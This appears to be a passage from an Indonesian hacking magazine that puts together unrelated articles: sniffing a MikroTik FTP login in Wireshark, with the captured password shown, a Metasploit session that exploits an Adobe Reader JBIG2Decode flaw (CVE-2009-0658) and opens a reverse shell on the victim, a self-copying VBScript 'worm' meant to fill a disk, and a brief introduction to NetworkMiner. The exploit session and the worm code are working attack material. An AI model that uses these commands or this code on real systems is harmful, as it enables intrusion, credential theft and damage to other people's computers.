
Bagi pengguna Mikrotik untuk transfer file-file biasanya menggunakan FTP di mikrotik router, bisa untuk update desain billing hotspot dan sebagainya. Disini dimungkinkan kita dapat mengetahui passwordnya dengan menggunakan Wireshark.

Bagi yang tidak mengetahui apa itu FTP. FTP adalah protokol pengiriman berkas (Bahasa Inggris: File Transfer Protocol) adalah sebuah protokol Internet yang berjalan di dalam lapisan aplikasi yang merupakan standar untuk pengiriman berkas (file) komputer antar mesin-mesin dalam sebuah Antarjaringan.

Berikut contoh cara mengintip. Jalankan Wireshark.



Pilih Capture Options



Pilih Interface yang digunakan, disini penulis mematikan option Capture All on Promiscuous mode.

```

C:\> Command Prompt - ftp 192.168.1.99
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\...> ftp 192.168.1.99
Connected to 192.168.1.99.
220 Mikrotik FTP server (Mikrotik 3.30) ready
User (192.168.1.99:(none)): admin
331 Password required for admin
Password:
230 User admin logged in
ftp> _

```

Saat Attacker login dengan FTP ke mikrotik.

Capturing from Realtek RTL8139 Family Fast Ethernet Adapter (Microsoft's Packet Scheduler) : \Device\...

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: ftp Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
21837	149.225085	192.168.1.99	192.168.1.106	FTP	101	Response: 220 Mikrotik P
21866	151.644217	192.168.1.106	192.168.1.99	FTP	66	Request: USER admin
21870	151.646333	192.168.1.99	192.168.1.106	FTP	87	Response: 331 Password r
21892	154.736145	192.168.1.106	192.168.1.99	FTP	71	Request: PASS tukangsa
21895	154.742756	192.168.1.99	192.168.1.106	FTP	80	Response: 230 User admin

Password langsung dapat diketahui

Capturing from Realtek RTL8139 Family Fast Ethernet Adapter (Microsoft's Packet Scheduler) : \Device\...

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help


Filter: ftp Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
21837	149.225085	192.168.1.99	192.168.1.106	FTP	101	Response: 220 Mikrotik P
21866	151.644217	192.168.1.106	192.168.1.99	FTP	66	Request: USER admin
21870	151.646333	192.168.1.99	192.168.1.106	FTP	87	Response: 331 Password r
21892	154.736145	192.168.1.106	192.168.1.99	FTP	71	Request: PASS tukangsa
21895	154.742756	192.168.1.99	192.168.1.106	FTP	80	Response: 230 User admin

Mark Packet (toggle)
Ignore Packet (toggle)
Set Time Reference (toggle)
Time Shift...
Edit or Add Packet Comment...
Manually Resolve Address
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow TCP Stream
Follow UDP Stream
Follow SSL Stream
Copy
Decode As...
Print...
Show Packet in New Window

Frame 21837: 101 bytes on wire (808 bits), 101 bytes captured on interface 0
Ethernet II, Src: CadmusCo_b2:34:5f (08:00:27:b2:34:5f)
Internet Protocol Version 4, Src: 192.168.1.99 (192.168.1.99), Dst: 192.168.1.106 (192.168.1.106)
Transmission Control Protocol, Src Port: ftp (21), Dst Port: ftp (21)
File Transfer Protocol (FTP)

Jika ingin memeriksa lebih jauh, pada filter masukkan FTP lalu klik kanan pada salah satu paket lalu klik Follow TCP Stream.



Oleh Kurniawan – yk_family_code@yahoo.com

Adobe JBIG2Decode Heap Corruption



Description This module exploits a heap-based pointer corruption flaw in Adobe Reader 9.0.0 and earlier. This module relies upon javascript for the heap spray.

References:

CVE: 2009-0658


OSVDB: 52073

URL: <http://bl4cksecurity.blogspot.com/2009/03/adobe-acrobatreader-universal-exploit.html>

URL: <http://www.adobe.com/support/security/bulletins/apsb09-04.html>


Adobe Acrobat versi lama cukup rentan untuk di serang, sebelumnya penulis memberikan tutorialnya menggunakan Python pada target dan exploit yang berbeda.

Disini penulis mencoba melakukan hacking pada target Adobe Acrobat 9.0.0 dengan Metasploit Framework.



Diatas jika di jalankan di GUI

Jika di console sebagai berikut



```

      .      .      /
      .      /      .      *      .
      .      /      .      *      .
      +      *
      ^
##### / _ _ _ _ #####
##### / \ / \ / \ ##### / \ / \ / \ #####
#####
#####
#####
#####
#####
# WAVE 4 ##### SCORE 31337
##### HIGH FFFFFFFF #
#####
#####

```

<http://metasploit.pro>

```

=[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1037 exploits - 576 auxiliary - 172 post
+ -- --=[ 265 payloads - 28 encoders - 8 nops

```

```


msf exploit(adobe_jbig2decode) > use
exploit/windows/browser/adobe_jbig2decode
msf exploit(adobe_jbig2decode) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(adobe_jbig2decode) > set LHOST 192.168.1.127
LHOST => 192.168.1.127
msf exploit(adobe_jbig2decode) > set SRVPORT 80
SRVPORT => 80
msf exploit(adobe_jbig2decode) > set URIPATH /
URIPATH => /
msf exploit(adobe_jbig2decode) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.1.127:4444
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.1.127:80/
[*] Server started.

```

Ketika target membuka alamat <http://192.168.1.27> dan aplikasi Adobe Acrobatnya yang memiliki bug tersebut menjalankan file PDF di alamat 192.168.1.27 maka muncul dibawah ini.

```
[*] 192.168.1.106  adobe_jbig2decode - Sending Adobe JBIG2Decode Heap  
Corruption  
[*] Encoded stage with x86/shikata_ga_nai  
[*] Sending encoded stage (267 bytes) to 192.168.1.106  
[*] Command shell session 1 opened (192.168.1.127:4444 -> 192.168.1.106:1300) at  
2013-03-10 09:10:48 -0800
```

Komputer target teremote



Tampilan di komputer korban saat membuka file exploit PDF.

Oleh Kurniawan - yk_family_code@yahoo.com

Worm Si Cacing yang Indah



Moshi – moshi, tau nggak komputer gua itu core 2 duo, ram 4 G, dengan kecepatan sekitar 4,sekian ghz, tapi kog lemotnya minta ampun, tau nggak gua tu tiap hari bete mulu karena itu (lebay). Udah ah curhatnya hehe, jadi dari pengalaman gua itu, gua berfikir kalau kompi gua kena virus. Terus ya udah aku scan pake antivirus tapi masih aja lemot. Ya udah jalan satu – satunya menuju kenikmatan adalah.....?? apa hayo. Bener instal ulang.

Tapi setelah itu gua cari referensi tentang virus tipe ini. Ternyata ini bukan virus, tapi worm. Inget lo worm bukan virus, karena virus dan worm itu beda banget. Kalau virus itu tipenya merusak, *ngremuk mas* terus kalau virusnya ketemu tinggal di delete pake antivirus udah deh. Tapi kalo worm nggak ngrusak mereka Cuma berkembang biak jadi banyak terus itulah yang membuat performa komputer kita jadi agak santai (jangan bilang lemot, nggak sopan).

Coba kalian bayangkan, jika ada cacing di dalam sebuah pipa air terus cacingnya tu nggrombol, trus tawuran kebayangkan. Terus airnya nggak bisa lewat deh. Nha menurut buku yang gua baca cara kerja worm ini meniru cacing beneran. Tapi cacing kita kali ini nggak kayak gitu, kan jijik banget kalau ada bentuk kayak gitu di kompi hii. Cacing yang kita hadapi bentuknya lebih indah, keren deh pokoknya :D.

Ada dua tipe penyebaran worm. Cara yang pertama adalah satu – satu. Maksudnya gini. Coba bayangkan kompoter si A telah terinfeksi worm. Terus dimasukin fash. Otomatis flashnya udah terinfeksi juga. Terus dicolokin ke komputer B, komputer B juga terinfeksi lagi. Terus ada flashdisk dari kaompuert C masuk ke komputer B. Nha udah gitu aja terus terusan sampai komputer Z (emang ada huruf lain kecuali A-Z). Begitulah caranya

Untuk cara yang kedua adalah dengan menyerang pusat. Misalnya dalam sebuah jaringan yang terdiri dari beberapa client dan satu server. Jika satu komputer client terinfeksi worm, terus si server minta data dari si salah satu client. Terus si server kena. Otomatis client lainnya juga kena.

Begitulah. Dan sekarang saya akan menunjukan teknik dasar membuat worm. Tapi inget ini gua kasih tahu supaya bisa mengerti bagaimana cara menghentikan si worm ini. Intinya gak susah karena ini Cuma dasar. Wormnya

kita buat dari notepad tapi pake bahasa pemrograman vbs. Saya akan menjelaskan cara kerja worm kloning

```
on error resume next
set xa=createobject("scripting.filesystemobject")
set elkkloner=xa.opentextfile(wscript.scriptfullname)
skrenta=elkkloner.readall
elkkloner.close
for r=1 to 5
set kloner=xa.createtextfile("elkkloner" & r & ".vbs")
kloner.write skrenta
kloner.close
set att=xa.getfile("elkkloner" & r & ".vbs")
att.attributes=1
next
```

kode diatas bertujuan untuk mengkloning suatu folder aktif dengan isi yang sama. Pokoknya semua hasilnya sama persis, Cuma beda namanya. Text yang berwarna merah itu nama bisa diganti-ganti. Terus text yang berwarna hijau adalah jumlah kloning yang kita inginkan. Setiap kloning akan memiliki kapasitas 1 KB, coba bayangkan kalau angka 5 pada kata 1 to 5 diganti dengan angka 1000000. Bayangkan drive kita akan langsung di penuh kloning tersebut yang totalnya memiliki kapasitas 1.000.000 KB, bisa kebayang kan kerugiannya. Terus proses pembuatan kloning itulah yang kadang membuat komputer kita santai (inget santai bukan lemot). Jika mau tau hasilnya simpan dengan ekstensi *.vbs

```
worm4.txt - Notepad
File Edit Format View Help
on error resume next
set xa=createobject("scripting.filesystemobject")

set elkkloner=xa.opentextfile(wscript.scriptfullname)
skrenta=elkkloner.readall
elkkloner.close

for r=1 to 5
set kloner=xa.createtextfile("elkkloner" & r & ".vbs")
kloner.write skrenta
kloner.close

set att=xa.getfile("elkkloner" & r & ".vbs")
att.attributes=1
next
```

Salah satu worm yang terkenal adalah RECYCLER pasti tau donk. Sukanya tu buat kapasitas flashdisk kita full. Jadi begitulah worm secara simpel. Dan sekarang bisa bedain kan virus sama worm. Terus ada satu lagi trojan. Haha gak usah dibahas disini bisa penuh nanti.

Mungkin Cuma itu jika artikel saya banyak kekurangn mohon dimaafkan ya ☺

From : One-co Momouchi

Fb : oneco.momouchi

Twitter : @outsentB

Thank to : Alloh S.W.t, parrents, sumber terkait, & X-code magazine.




Mengenal NetworkMiner




NetworkMiner adalah software Analisis Jaringan Forensik untuk Windows. NetworkMiner ini bisa digunakan sebagai alat sniffer / paket jaringan pasif menangkap data, seperti missal gambar.

Download : <http://www.netresec.com/?page=NetworkMiner>


Cara penggunaannya, setelah menjalankan NetworkMiner maka pilih network adapter yang digunakan.



